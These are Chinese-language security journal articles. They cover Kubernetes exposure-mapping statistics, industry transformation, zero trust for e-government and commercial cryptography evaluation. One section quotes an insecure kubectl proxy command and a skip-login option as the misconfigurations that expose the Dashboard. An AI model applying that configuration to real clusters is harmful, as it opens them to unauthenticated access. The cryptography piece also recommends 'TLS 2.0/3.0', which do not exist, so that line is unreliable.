从图 6、图 7 中，我们有如下发现：

• 北京市、广东省、上海市、浙江省暴露的未授权访问资产最多，北京市暴露 103 条，位居第一。

• 存在未授权访问的 Kubernetes 资产只占总资产数的 2%，这是非常小的一个数目，也间接说明了用户现在的安全意识在逐步增强。

• 未授权资产中 8443 端口、6443 端口及 8080 端口数量最多，约占未授权资产总数的 86%。

2018 年绿盟科技发布的《容器安全技术报告》[1] 中，除了 Docker 之外，我们还针对全球范围内 7 月暴露的 Kubernetes 资产（6443 端口）进行了扫描分析。其中中国地区共暴露约 2500 个资产，与本次笔者统计的测绘数据量（6443 端口资产数约 17000 个）对比少了近七倍。由此我们可以看出，仅仅三年半的时间，Kubernetes 经历了从试用期、磨合期再到大规模生产落地，因而互联网上暴露的资产愈来愈多，相应的风险也在不断增大，也时刻提醒着用户群体的安全意识需要不断增强。

此外，笔者也从 CVE 漏洞维度统计了现有暴露资产的脆弱性分布情况，如图 8 所示。




图 8 Kubernetes API Server 资产脆弱性和漏洞分布

从测绘数据我们可以看出，现有暴露资产中有 12482 个资产被曝含有 CVE-2021-25741 漏洞，11628 个资产被曝含有 CVE-2021-25735 漏洞，9377 个资产被曝含有 CVE-2018-1002105 漏洞，其中每个资产可能命中多条 CVE。通过测绘数据我们还可看出，命中 CVE-2021-25741 漏洞的资产数约占总资产数的 73%，命中 CVE-2021-25735 漏洞的资产数约占总资产数的 68%，命中 CVE-2018-1002105 漏洞的资产数约占总资产数的 55%。汇总得出平均超过 65% 的资产会受到以上三个 CVE 的影响，可见影响之大。

3.2.4 安全建议

• 根据官方通告及时升级版本，更新补丁。

• 根据官方提供的缓解措施进行临时缓解。

• 禁止在 Kubernetes API Server 组件的配置文件中修改 --insecure-port 启动参数值为 8080，使用默认配置值。

• 禁止在 Kubernetes API Server 组件的配置文件中修改 --insecure-bind-address 启动参数值为 0.0.0.0，使用默认配置值。

• 使用 API Server 的安全端口（6443），并为其设置证书。

• 应用 CIS Kubernetes Benchmark 最佳实践 [7]。

3.3 Kubernetes Dashboard

Kubernetes Dashboard 是一个通用的，基于 Web 的 Kubernetes 集群用户界面。它允许用户管理集群中运行的应用程序，并对其进行故障排除，以及管理集群本身。

3.3.1 Kubernetes Dashboard资产暴露情况分析

借助测绘数据，笔者统计了国内暴露的 Kubernetes Dashboard 资产数据，数量为 902 个。其中地区分布如图 9 所示。




图 9 Kubernetes Dashboard 资产地区分布

笔者同时统计了上述资产的端口分布情况，如图 10 所示。

图 10 Kubernetes Dashboard 资产端口分布

从图 9、图 10 中，我们有发现：

• 暴露资产中近 60% 的数据来源于北京市、上海市、广东省，其中北京市暴露 248 条，数据位居第一。

• 暴露资产端口主要分布在 30001、443、8443、9090 端口，其中 30001 端口数量 598 个，位居第一。

值得注意的是，Kubernetes Dashboard 虽然默认未设置对外暴露的 nodePort，但从数据上我们可看出，近 70% 的用户选择暴露 30001 端口，因而我们可在某种程度上将 30001 端口的资产与 Kubernetes Dashboard 进行关联。

3.3.2 资产脆弱性分析

笔者对 Kubernetes Dashboard 的脆弱性进行了分析，在其早期版本中 (v1.10.1 之前）存在未授权访问风险，用户在按照官方文档所给方式部署完成后，在默认情况下，我们需要先执行 kubectl proxy，然后才能通过本地 8001 端口访问 Dashboard。但是，如果直接将 Dashboard 端口映射在宿主机节点上，或者在执行 kubectl proxy 时指定了额外地址参数，如：

kubectl proxy --address 0.0.0.0 --accept-hosts=’ ^*$’

那么，所有能够访问到宿主机的用户，包括攻击者，都将能够直接访问 Dashboard。

另外，默认情况下 Dashboard 需要登录认证。但是，如果用户在 Dashboard 的启动参数中添加了 --enable-skip-login 选项，那么攻击者就能够直接点击 Dashboard 界面的“跳过”按钮，无需登录便可直接进入 Dashboard。关于如何设置 --enable-skip-login，在 v1.10.1 前，实则是无需配置的，通过在 Kubernetes Dashboard 的 Web 登录界面点击“跳过”按钮即可访问。也是因为这个原因，安全意识较为薄弱的用户，直接将早期版本以默认的配置方式部署在互联网上，使得攻击者无需花费丝毫力气，就可以轻易浏览到 Kubernetes 集群的运行状态。因而在 v1.10.1 版本后，开发团队增加了显式配置的功能，需要用户在相应部署的 yaml 文件中指定 --enable-skip-login 参数配置，才能开启未授权访问。

在测绘数据中，笔者在现有暴露的 818 个资产中未发现含有未授权访问的 Dashboard。 由此我们也可以看出，目前互联网已经很少有用户部署低版本 (<v1.10.1) 的 Kubernetes Dashboard，实际上这也大大降低了 Kubernetes 集群失陷的风险。

3.3.3 安全建议

• 将 Kubernetes Dashboard 升级至高于 v1.10.1 的版本

4. 总结

行文至此，云原生服务风险测绘分析 Docker、Kubernetess 篇告一段落。笔者认为，随着业务需求的不断变化，容器技术的不断演进，用户逐渐从使用 Docker 转变为使用 Kubernetes。 由于 Docker 的生产落地时间较长，相应暴露风险呈减少趋势。与此同时，Kubernetes 不断走向大规模落地应用，互联网暴露资产数量倍增，以未授权访问、容器逃逸为主的安全风险为开发者、运维人员、安全从业人员敲响了警钟。

参考文献

[1] 绿盟科技 2018 年《容器安全技术报告》

[2] Docker CVE 漏洞参考 https://www.cvedetails.com/product/28125/Docker-Docker.html?vendor_id=13534

[3] CIS Docker Benchmark https://www.cisecurity.org/benchmark/docker

[4] Kubelet server.go Github 源 码 https://github.com/kubernetes/kubernetes/blob/master/pkg/kubelet/server/server.go#L434:3

[5] https://github.com/kubernetes/kubernetes/pull/64187

[6] https://github.com/kubernetes/kubeadm/issues/732

[7] CIS Kubernetes Benchmark https://www.cisecurity.org/benchmark/kubernetes

[8] https://www.cvedetails.com/vulnerability-list/vendor_id-15867/product_id-34016/Kubernetes-Kubernetes.html

“弹性”拼高下，“转型”定存亡


绿盟科技 行业技术中心 张睿

摘要：RSA 大会主题从 2021 年“弹性”变换为 2022 年“转型”，一方面体现了疫情影响下的安全行业乃至国际经济局势从不确定到相对确定；另一方面，安全行业也从强调疫情短期容错能力与应急支持，逐步向长期业务连续性保障及与客户价值共建转换。此外，从关注战术与势能的“弹性”，向关注战略与动能的“转型”切换，也表现出当前复杂国际局势下，网络安全产业及网络安全所服务的关联产业均面临变革压力。

关键词：安全转型 数字化转型 数字经济

当前外界影响因素逐渐复杂，网络安全竞争格局从传统攻防双边关系不断蔓延融合业务、法律、军事因素，形成需要平衡质量、安全、发展乃至经济、政治的多边关系。各行业也不只单纯需要考虑既有业务与客户的维持与存续，更需考虑在数字化不断推进革新的时代大背景下，如何保持长期竞争力，考虑关乎企业未来生死存亡的转型问题。

网络安全作为信息技术密集型行业，受内外双重驱动，其转型必须在数字化转型的框架下考虑，才能以更广阔的视角审视行业转型重点。而数字化转型只有在发展数字经济的背景下分析，才能更清晰的认知在数字产业化与产业数字化进程影响下对网络安全行业供、需市场的双向引导效应，从而指导网络安全行业研发新的产品、服务，探索新的业务和发展模式，进而实现企业乃至产业价值的转换提升。



数字经济背景下行业转型架构图

1. 网络安全转型

受新冠疫情、国际政治与军事局势不确定等多重因素影响，网络安全产业从 2019 年开始不断面临转型压力。与此同时，网络安全需求侧市场在一系列新技术的影响下，系统架构逐步脱离传统“基础硬件 + 系统软件 + 应用软件”的建设模式，一系列围绕新技术、新场景而生的安全需求同步挑战网络安全供给侧能力。

远程办公从临时转向常态化发展趋势，引导网络安全产品形态由本地向云端迁移，安全服务由驻场向远程支持切换，推动安全厂商产品向支持多形态、多环境发展。传统以功能进行切分的产品边界逐步模糊，出现各类融合产品。除安全功能融合的趋势上升外，安全与业务功能融合的趋势也在显现，要求网络安全厂商实现以客户为中心的深层次产品服务迭代。

企业安全需求与业务需求加速融合，传统基于网络拓扑叠加安全产品，实现安全设计的交付模式面临困境。当前企业受数字化转型推动，积极搭建诸如运营、治理或是中台主题概念的系统与业务架构。安全厂商交付模式从重技术与产品向重服务与能力加速转换，安全服务的形式向多元化发展。叠加客户远程办公、行业与国家级应急演练需求加大，要求安全厂商具备迅速响应的综合能力，能够迅速识别安全风险，有效遏制风险蔓延，防止引发连锁安全事件。

网络安全价值从抵御攻击、降低风险，不断蔓延向业务支撑、安全运营过渡，从减少损失向创造价值发展。当前网络安全于企业业务层面需要发挥提质增效作用；于国家层面，更加强调经济发展与安全并重，网络安全产业的发展除了需要继续保障各行业业务降低安全风险、减少损失外，还需要积极发挥跨行业融合优势，推动数字经济、数字政府等各类主题建设及“十四五”规划快速落地，助力我国经济快速恢复。

2. 数字化转型

数字化转型拥有非常丰富的内涵，横向上其不只包含行业数字化，如电力行业数字化转型、煤炭行业数字化转型、医疗行业数字化转型等内容，纵向上以电力行业为例还包含诸如电力调度数字化建设、电力营销数字化改造、电力物联网建设等业务场景数字化。所以对于网络安全产业，对内受数字化转型变革影响，加速产品的研发迭代；对外需要能够具备支撑多行业、多场景的数字化转型任务的能力。与数字化相配套的主题，如智能化、智慧化，以及以协同、治理一体化为实现目标的信息化集成建设，均是数字化转型领域的标志性内容。

数字化转型受多重因素驱动，微观上除了发展数字化产品交易市场及企业落实数字化运营、精细化管理需求外，另外两个宏观因素至关重要：首先是当前世界经济保持增长极度依赖高科技行业，数据从传统信息功能向生产要素的转变，使得各国谋求经济增长必须保持围绕数据的各类技术、服务、产品的竞争优势；其次，绿色与可持续发展是各国实现长远发展目标的重要手段，依赖高附加值的数字化产业，不但能够降低对传统资源的依赖，资源耗

尽面临的风险，还能压缩传统产业污染排放与碳排放，保持高质量发展。同时叠加我国“双碳”政策，所以围绕传统高能耗产业碳控、数字化转型，是实现供给侧结构性改革的关键路径。此外，针对国有企业，2020 年 8 月国务院国资委印发《关于加快推进国有企业数字化转型工作的通知》，明确数字化转型是未来发展的重要方向。

以当前“东数西算”热点主题为例，2022 年初，多部委联合印发文件，同意在京津冀、长三角、粤港澳大湾区等 8 地启动建设国家算力枢纽节点，并规划了 10 个国家数据中心集群，标志工程正式全面启动。我国东部算力需求旺盛，但是能耗指标紧缺，大部分数据中心集中在东部及沿海地区。资源方面，西部是我国能源主产地，尤其是火电、水电及新能源发电的电力资源。同时西部年平均气温低于东部，而环境冷却用电作为数据中心的能耗重点，于西部地区建设低 PUE 数据中心更易达成，所以能源方面可以充分发挥区域互补效应；经济方面，东数西算的发展能够扶持和带动中西部产业发展，不但能够助力本地实现企业数字化转型，推动当地数字化产业进步，更能创造大量围绕数字化产业的岗位，带来系统性变革。

3. 数字经济

2021 年 12 月，我国首次发布国家级数字经济发展专门规划《“十四五”数字经济发展规划》，提出到 2025 年，数字经济迈向全面扩展期，数字经济核心产业增加值占 GDP 比重达到 10%，数字化创新引领发展能力大幅提升，智能化水平明显增强，数字技术与实体经济融合取得显著成效，数字经济治理体系更加完善，我国数字经济竞争力和影响力稳步提升。同样通过分析“十四五”规划，其中有关数字化概念出现 80 余次，涉及“数字中国”“数字社会”“数字政府”“数字生态”“数字乡村”等多个领域。数字经济体量与增速方面，根据中国信通院发布的《中国数字经济发展白皮书（2021）》显示，我国数字经济的规模稳步增长，即使受疫情影响，我国 2020 年数字经济发展规模达到 39.2 万亿人民币，位居世界第二，同比增速达到 9.6%，位居世界第一。

发展数字经济，我国拥有制度优势，以“金”字工程、数字政府为主题的信息化、数字化建设也是我国发展数字经济进程中的标志性工作。2021 年 6 月通过的《中华人民共和国数据安全法》第五章单独规定政务数据安全与开放，不只是法律层面规范政务数据，也从侧面体现了政府发展数字经济，发挥数字化转型、建设的引领带动作用。我国于“十五”启动电子政务，经过“十一五”全面建设，“十二五”转型发展，当前基本实现了部门办公自动化、重点业务信息化、政府网站普及化。2018 年长三角、珠三角省份率先发布数字政府建设方案，当前全国各省已经全面开展数字政府建设，国家于财政方面大力支持，同时各地政府还从职能上纷纷组建成立数据管理机构，协同本地数字化项目的建设与推进。此外，在一系列“放管服”、优化营商环境的政策协同带动下，在各省数字政府主题建设和优化升级的过程中，也将逐步体现出拉动经济、保障民生的综合效果。

4. 转型展望

展望数字经济背景下的数字化转型及网络安全产业发展，未来三个方向应该是明确的。

首先，保持绿色高质量发展方向不变。传统高污染、高能耗产业面临持续变革转型压力，诸如“东数西算”主题的高科技、高附加值，具备区域经济协调带动发展作用的项目与产业不断涌现并将被扶持。

其次，平衡安全与发展方向不变。保证产业健康有序发展，鼓励网络安全产业做大做强，同时也会防止垄断发生；鼓励企业发展国际市场，但围绕业务出海网络安全审查保持不变。

最后，构建高效治理体系方向不变。提升国家治理体系与治理能力是各产业共同鼓励的目标，还有诸如疫情突发事件的国家应急能力提升完善，不只要求网络安全产业本身需要不断进取，更是各行业从追求短期“弹性”，不断转型向追求长远发展的必由之路。

参考文献

[1]《“十四五”数字经济发展规划》

[2]《中华人民共和国国民经济和社会发展第十四个五年规划和2035 年远景目标纲要》

[3] 中国信通院，《中国数字经济发展白皮书（2021）》

零信任重塑数字政务安全体系新模式

绿盟科技 行业技术中心 刘艳东 解决方案中心 田旭达

摘要：进入“十四五”发展新时期，数字技术创新发展引领推动我国数字化转型进程加快，也驱动政务信息化服务体系向数字政府新型治理模式变革。随着云计算、大数据、区块链等数字技术在政务信息化领域的广泛应用，也给政务数字化、智慧化发展带来了全新的挑战与风险。零信任理念以其灵活、弹性的架构设计，构建基于数字身份认证体系为核心的动态可信访问控制机制，为政务信息化安全发展带来了全新的建设思路和模式。

关键词：数字技术 政务信息化 零信任

1. 引言

“十四五”期间，数字化产业与产业数字化高速发展，数字化转型发展驱动我国进入数字中国新阶段。习总书记强调，加快数字化发展，建设数字中国是顺应新发展阶段形势变化、抢抓信息革命机遇、构筑国家竞争新优势，是贯彻新发展理念、推动国家高质量发展的战略举措，是加快推进国家治理体系和治理现代化的必然选择。数字政府是遵循“业务数据化，数据业务化”的新型政府治理模式，以新一代数字技术为支撑，重构政府信息化管理、业务和技术体系，将有助于提升数字政府治理与决策能力。随着政务信息化工作的深入推进，到 2025 年，国家电子政务网络实现应联尽联，云化和电子政务外网体系延伸，“数云网端”一体化融合的公共基础设施将初步形成，“互联网 + 政务服务”模式持续创新和应用发展，政务信息化建设总体迈入以数据赋能、协同治理、智能决策、优质服务为主要特征的数字化、智慧化治理新阶段。

2. 政务信息化发展下的安全挑战

随着云大物移、新技术新应用的飞速发展，政务信息化在高质量发展的同时，也将面临全新的安全形势与挑战，传统的纵深防御体系，已无法应对新的安全风险，满足用户新的安全需求。

从业务视角来看，各级政务部门终端接入政务外网的同时连接互联网，导致政务外网终端感染僵木蠕、被跳板攻击等；而针对业务系统的运维，通常由第三方合作单位负责，故人员存在工作变动频繁、安全意识不足等问题。再加上账号权限注销管理不善，从而带来账号权限泄露等风险，给单位网络信息安全带来很大的安全隐患；在重保、安全检查等场景下，组织网络经常被扫描出大量的业务端口，以及闲置的非必须开放的端口。通过这些端口可进一步探测业务系统存在的各类漏洞，进而被利用进行渗透，或给攻击者留下可乘之机。

从安全角度考虑，安全问题究其本质是信任体系问题，传统的安全防护模式默认企业内部网络是安全的，面对违规操作、数据窃取这些来自内部的攻击，以及渗透到内网的外部攻击带来的威胁横向移动，传统的信任体系存在巨大漏洞。而随着网络生态环境日趋复杂，勒索软件、APT 攻击、数据泄漏这类威胁具有目标性、长期性、隐蔽性的特点，传统安全防护针对这类复杂攻击通常力不从心。

3. 零信任引领政务安全体系建设新变革

数字化时代下，政务服务业务多数基于云平台与大数据进行构建，安全边界的泛化，基于网络边界的安全防护模式逐渐失去原有的价值，无法有效地满足政府数字化业务转型与创新发展。

相对于传统的边界防护架构，零信任安全架构充分利用现代身份与访问管理技术来实现对人、设备和系统的全面、动态和智能的访问控制。通过建立基于零信任的网络安全架构，引导安全体系架构从网络中心化走向身份中心化。零信任正是拥抱了数字业务动态发展趋势，从而成为数字时代下网络安全架构变革与演进的必然选择。

如图 1 所示，针对政务大数据环境中的零信任安全建设，我们要充分考虑政务场景业务痛点、网络特点以及需求分析，解决政务部门对业务应用访问，以及数据共享交换中的零信任管控，实现对政务外网环境原有网络安全技术的持续优化和重构。消除对任何单一元素、节点或服务的隐式信任，不能单纯地依据网络位置来评估用户和设备访问的安全性。在零信任的理念下，应对内外部的任何用户和设备访问进行最小粒度授权，并根据可持续的安全风险评估结果，对其进行信任度量和动态授权访问控制。




图 1 政务外网零信任解决方案

零信任思想主要基于 SDP、IAM、MSG 等技术，实现政务大数据的落地，持续提升用户业务系统的安全访问和控制能力，缩小攻击暴露面，精细化身份管理和特权账号的访问权限控制。并实现日志审计和事件溯源，基于数字政务下的办公、远程运维，以及数据安全多个场景，充分夯实用户网络安全保障体系基础。

4. 零信任在数字政务安全治理中的应对之道

零信任作为一种全新的架构理念，核心理念是不信任任何设

备和用户，除非验证他们可信。作为传统边界防护体系的发展和创新，比传统边界防护体系的适用范围更加广泛。基于 Gartner ASA、CARTA 等国际先进安全管理框架，通过对用户、系统、网络、行为等多个方面的持续可见评估，对用户访问行为、安全威胁进行实时动态分析，不断优化调整自身的安全防御策略。基于端口隐藏、终端安全、多方信任验证、动态策略调整等能力，全方位、立体化保障各政府机关及企事业单位的业务安全。

4.1 有效治理政务服务业务资产暴露面

近年来，网络安全演练活动在各监管机构、主管部门的组织下，呈现出常态化趋势。社工、近源攻击等高级渗透手段也屡见不鲜，政务外网作为政府服务民生的关键网络出口，暴露了大量业务应用。如何避免端口被利用，并以此为跳板进行渗透，是零信任急需解决的问题。整个零信任架构通过采用 SPA 技术，弥补了 TCP/IP 开放且不安全性质的不足，在允许主机访问其他主机或者应用所在的网络之前，先检查设备或用户身份。SPA 默认应用服务是被隐藏的，并丢弃所有 TCP 和 UDP 数据包，不回复连接尝试，从而不为潜在的攻击者提供任何关于端口的信息，只有在用户得到认证和授权后，用户才会被允许访问该应用。

SPA 技术在很大程度上减少了扫描和相关侦查技术带来的威胁。这种对未授权用户不可见的规则，显著减小了整个网络的攻击面。除此之外，另一个显著优势是，当某个未知的漏洞被发现时，如果只有被认证的用户才能够访问受影响的服务，能够使该漏洞的破坏性显著减小，进而更好地保护内网应用。

4.2 多方可信验证打造用户全新信任体系

在政务服务信息系统中数据是业务的核心，而身份是获取数据的关键。如何构建主体与客体的信息关系，显得尤为重要。零信任理念提出的信任模型，要求全方位的信任控制，不再简单地依靠用户名 / 密码的形式，不论主体在任何时间、任何地点访问客体，均需要遵从全局的访问控制策略。终端、人员身份、网络行为所有的信任关系，必须能够得到证明。

终端层面要实时监测主机状态，包括主机入侵检测、主机防护响应任务调度、主机环境陷阱设置、主机杀毒及主机基线等情况。身份层面通常利用双因素认证或多因素认证的加强，通过短信、指纹、令牌多种认证方式，建立一个多层次的身份验证层面的防御，人员在经过认证之后，才能实现对应用层面的访问。在网络层面会持续判断主机行为，终端接入网络之后，就会对其网络行为进行检测。即使设备感染了新颖的勒索软件，安装在设备上的防病毒软件无法检测，但在网络上，可以通过网络流量检测到设备的扫描或者暴力破解等行为。

4.3 全面终端管控跨网访问隔离

终端安全管理是整个政务外网安全防范体系的重要环节，单单实现终端安全管控是远远不够的，为有效提升政务外网终端安全管控水平，避免终端在接入政务外网的同时连接互联网，2021 年底，国家电子政务外网管理中心发布并实施了 GW0015-2021《政务外网终端一机两用安全管控指南》（以下简称《指南》），进一步规范和指导各级政务部门终端在“一机两用”的情况下安全接入国家政务外网。同时，在《指南》中明确了电子政务外网各级广域网、城域网和局域网对终端接入安全管控的职责边界与适用范围。




图 2 终端“一机两用”

零信任提供的“一机两用”解决方案基于 SDP 客户端实现，如图 2 所示，当终端用户访问政务外网时，对互联网访问做受限控制，不允许访问或仅允许访问组织指定的站点，同时可以基于情报的恶意站点识别，仅允许访问安全的站点实现网络隔离、会话隔离、数据隔离等操作。同时在终端管控方面能够给管理人员通过精准阻断和定位失陷主机、非法外联主机、通过 SDP 控制中心自动触发阻断策略，实现对终端管控的动态控制。

4.4 动态安全策略调整实时保障业务安全

数字政务对安全的要求是全面的，就是要改变传统形式下依靠安全产品的堆叠来做被动的防御，利用现有安全产品和技术重构信任和访问控制机制，实现对业务和数据的主动持续、动态适度的安全保护。零信任体系在用户对应用的整个访问过程中从最初的认证到最终访问注销，伴随着持续的风险和信任的评估，根据不同的评估结果会进行动态的访问控制。零信任相关组件通过多方感知将汇聚到的数据结合资产组网、防护关系、历史行为数据、安全事件等等，多维度对用户、终端、网络访问行为进行风险和信任分析，构建用户和设备的可信度画像。当访问主体的信任级别与客体安全分析后的结果是平衡状态的时候，才能保持应用访问使用。一旦出现行为异常并基于 Playbook 响应流程，通过应用开发接口向 SDP 控制中心或者终端管理下发指令，调整访问认证策略和访问权限，实现动态策略调整。

5. 总结与展望

在数字化转型的趋势下，数字技术驱动治理方式变革，全面提升政府治理数字化、网络化和智能化水平，有力推动了政务一体化服务模式创新和高质量发展。数字安全体系建设是推进政府数字化治理的重要基石，零信任以数字身份治理与动态访问控制能力建设为核心，重塑数字化业务场景下动态可信访问架构，重新定义政务业务与数据访问新规则，有力地帮助政府客户打造政务信息化发展下的安全治理新模式。

商用密码应用安全性评估与建设

绿盟科技 政府售前技术部 宁金铖 金永平

摘要：《密码法》和《国家政务信息化项目建设管理办法》的实施，彰显了以密码为核心构筑网络空间安全屏障的重要性。同时，对密码安全性的评估也提出要求，通过密码应用安全性评估促进商用密码的正确使用和管理规范性。本文从信息系统的规划、建设、实施三个阶段介绍了密码使用与部署。

关键词：密码评估 密码建设 三同步一评估

1. 商用密码的含义

商用密码应用安全性评估，即“密评”，指采用商用密码技术、产品和服务集成建设的网络和信息系统中，对密码应用的合规性、正确性、有效性进行评估。可以看出，密评其实是对商用密码的使用进行评估，所以我们先了解下什么是商用密码。

其实，这里的密码是一个广义的概念，包括密码算法、密码技术、密码产品和密码服务，可采用特定变换的方法对信息等进行加密保护、安全认证，实现身份真实性、数据机密性、信息完整性及操作的不可否认性。密码在网络安全防护中具有保底作用，是最后一道防线。

随着《密码法》的施行，我国对密码的管理有了根本遵循，对密码实行分类管理，分为核心密码、普通密码和商用密码。

其中，核心密码、普通密码用于保护国家秘密信息，核心密码保护信息的最高密级为绝密级，普通密码保护信息的最高密级为机密级。商用密码用于保护不属于国家秘密的信息，公民、法人和其他组织可以依法使用商用密码保护网络与信息安全。

2. 密评的发展与意义

“密评”思想的诞生，可以追溯到 2007 年 11 月 27 日，国家密码管理局印发了 11 号文件《信息安全等级保护商用密码管理办法》，要求信息安全等级保护商用密码测评工作，由国家密码管理局指定的测评机构承担。

密评思想推动了我国密码技术的自主创新，经过十几年的发展，我国商用密码算法取得了丰硕成果，ZUC、SM1、SM2、SM3、SM4、SM7、SM9 等一系列商用密码算法构成了我国密码算法体系。

目前，商用密码已经在金融、社保、交通、通信、能源、公共安全、国防工业等重要领域得到了一些应用。但是，依然存在密码应用不广泛、不规范、不安全的问题。大量数据未使用密码技术保护，或者普遍使用 MD5、SHA-1、RSA-1024、DES 等具有安全风险的密码算法。

鉴于密码应用安全形势的严峻，作为我国密码安全工作根本遵循的《密码法》提出运营者需采用商用密码保护信息系统，并开展商用密码应用安全性评估。随之，GB/T 39786-2021《信息安全技术 信息系统密码应用基本要求》《国家政务信息化项目建设管理办法》等一系列政策标准相继颁布，提出了“三同步一评估”的密码应用建设要求，即“同步规划、同步建设、同步运行密码保障系统并定期进行评估”。

密码安全相关法律法规及政策标准的施行，旨在促进商用密码的健康平稳发展，通过以评促建、以评促改、以评促用，规范商用密码的使用和管理，从根本上改变商用密码的应用现状，切实发挥密码在网络安全防护中的“领头雁”“压舱石”作用，筑牢可靠的网络空间安全屏障。

3. 密码应用建设内容

根据“三同步一评估”的要求，密码将会贯穿于信息系统的网络安全规划、建设和运行三个阶段，如图 1 所示：




图 1 信息系统密码评估与建设过程图 [1]

（一）规划阶段

密码在信息系统中的应用不是孤立的，它必须与信息系统的业务相结合才能发挥作用。

信息系统规划阶段，需要根据系统的网络安全保护等级，选取 GB/T 39786-2021《信息安全技术 信息系统密码应用基本要求》中相应等级的标准要求，并结合系统承载的业务、安全需求设计密码应用方案。对于未完成网络安全等级保护定级的重要系统，其密码应用等级至少为三级。

密码应用方案包括密码应用解决方案、实施方案和应急处置方案三个内容。

- 解决方案主要包括系统现状分析、风险分析、密码应用需求、密码技术方案、管理体系、密码产品等内容。
- 实施方案包括项目概述、项目组织、实施内容、实施计划、保障措施、经费概算等内容。
- 应急处置方案包括密码安全事件分类分级、应急处置组织机构、应急处置流程等内容。

在密码应用方案编制完成后，由专家或密评试点机构对方案进行评估，机构选取可参照国家密码管理局第 42 号公告，通过评估的密码应用方案将作为密码应用建设的重要依据。密码应用方案是系统密码评估的基础，是开展密评不可或缺的重要参考文件。

（二）建设阶段

信息系统建设阶段，系统运营者按照通过评估的密码应用方案建设密码应用系统，确保系统密码应用符合国家密码管理要求。

密码系统建设工作可以从技术和管理两方面开展：技术方面包括物理、网络、设备、应用；管理方面包括制度、人员、运行、应急。与此同时，建设过程中需采用符合国家密码管理标准的密码算法、密码技术、密码产品和密码服务作为系统安全的基础支撑。如图 2 所示。




图 2 信息系统密码应用建设内容

密码基础建设方面，信息系统需使用符合法律、法规规定，以及符合密码相关国家标准、行业标准有关要求的密码算法、密码技术、密码产品和密码服务。

● 信息系统需使用 SM2、SM3、SM4、SM9 等商用密码算法，避免使用存在安全风险的密码算法，如 MD5、SHA-1、DES、RSA（不足 2048 比特）等。

● 系统需使用 TLS 2.0、TLS 3.0 等高版本的密码协议，避免使用存在安全风险的密码协议，如 SSH 1.0、SSL 2.0、SSL 3.0、TLS 1.0 等。

● 密码产品需要通过商用密码产品检测机构认证，具备其颁发的在有效期内的《商用密码产品认证证书》。

● 密码服务提供商需具有相关资质，如电子认证服务许可等。

密码技术建设方面，需要在物理、网络、设备、应用各层面均采用密码技术进行防护。

● 物理层面需保证物理访问人员的身份真实性、电子门禁记录和视频监控记录存储完整性，可选择安全电子门禁系统、安全视频监控系统等密码产品。

● 网络层面需保证通信实体的身份真实性、传输数据的完整性和机密性、访问控制信息的完整性、安全接入认证，可选择 IPSec VPN、SSL VPN、安全认证网关等密码产品。

● 设备层面需保证登录设备用户身份真实性、远程管理安全、访问控制信息完整性、日志存储完整性、重要程序完整性及真实性，可选择智能密码钥匙、服务器密码机、签名验签服务器、安全浏览器等密码产品。

● 应用层面需保证登录应用用户身份真实性、访问控制信息完整性、传输数据机密性和完整性、存储数据机密性和完整性、关键操作不可否认性，可选择智能密码钥匙、服务器密码机、签名验签服务器、数据库加密系统、协同签名系统等密码产品。

密码管理建设方面，需要从制度、人员、运行、应急等方面对密码的使用和管理进行规范。

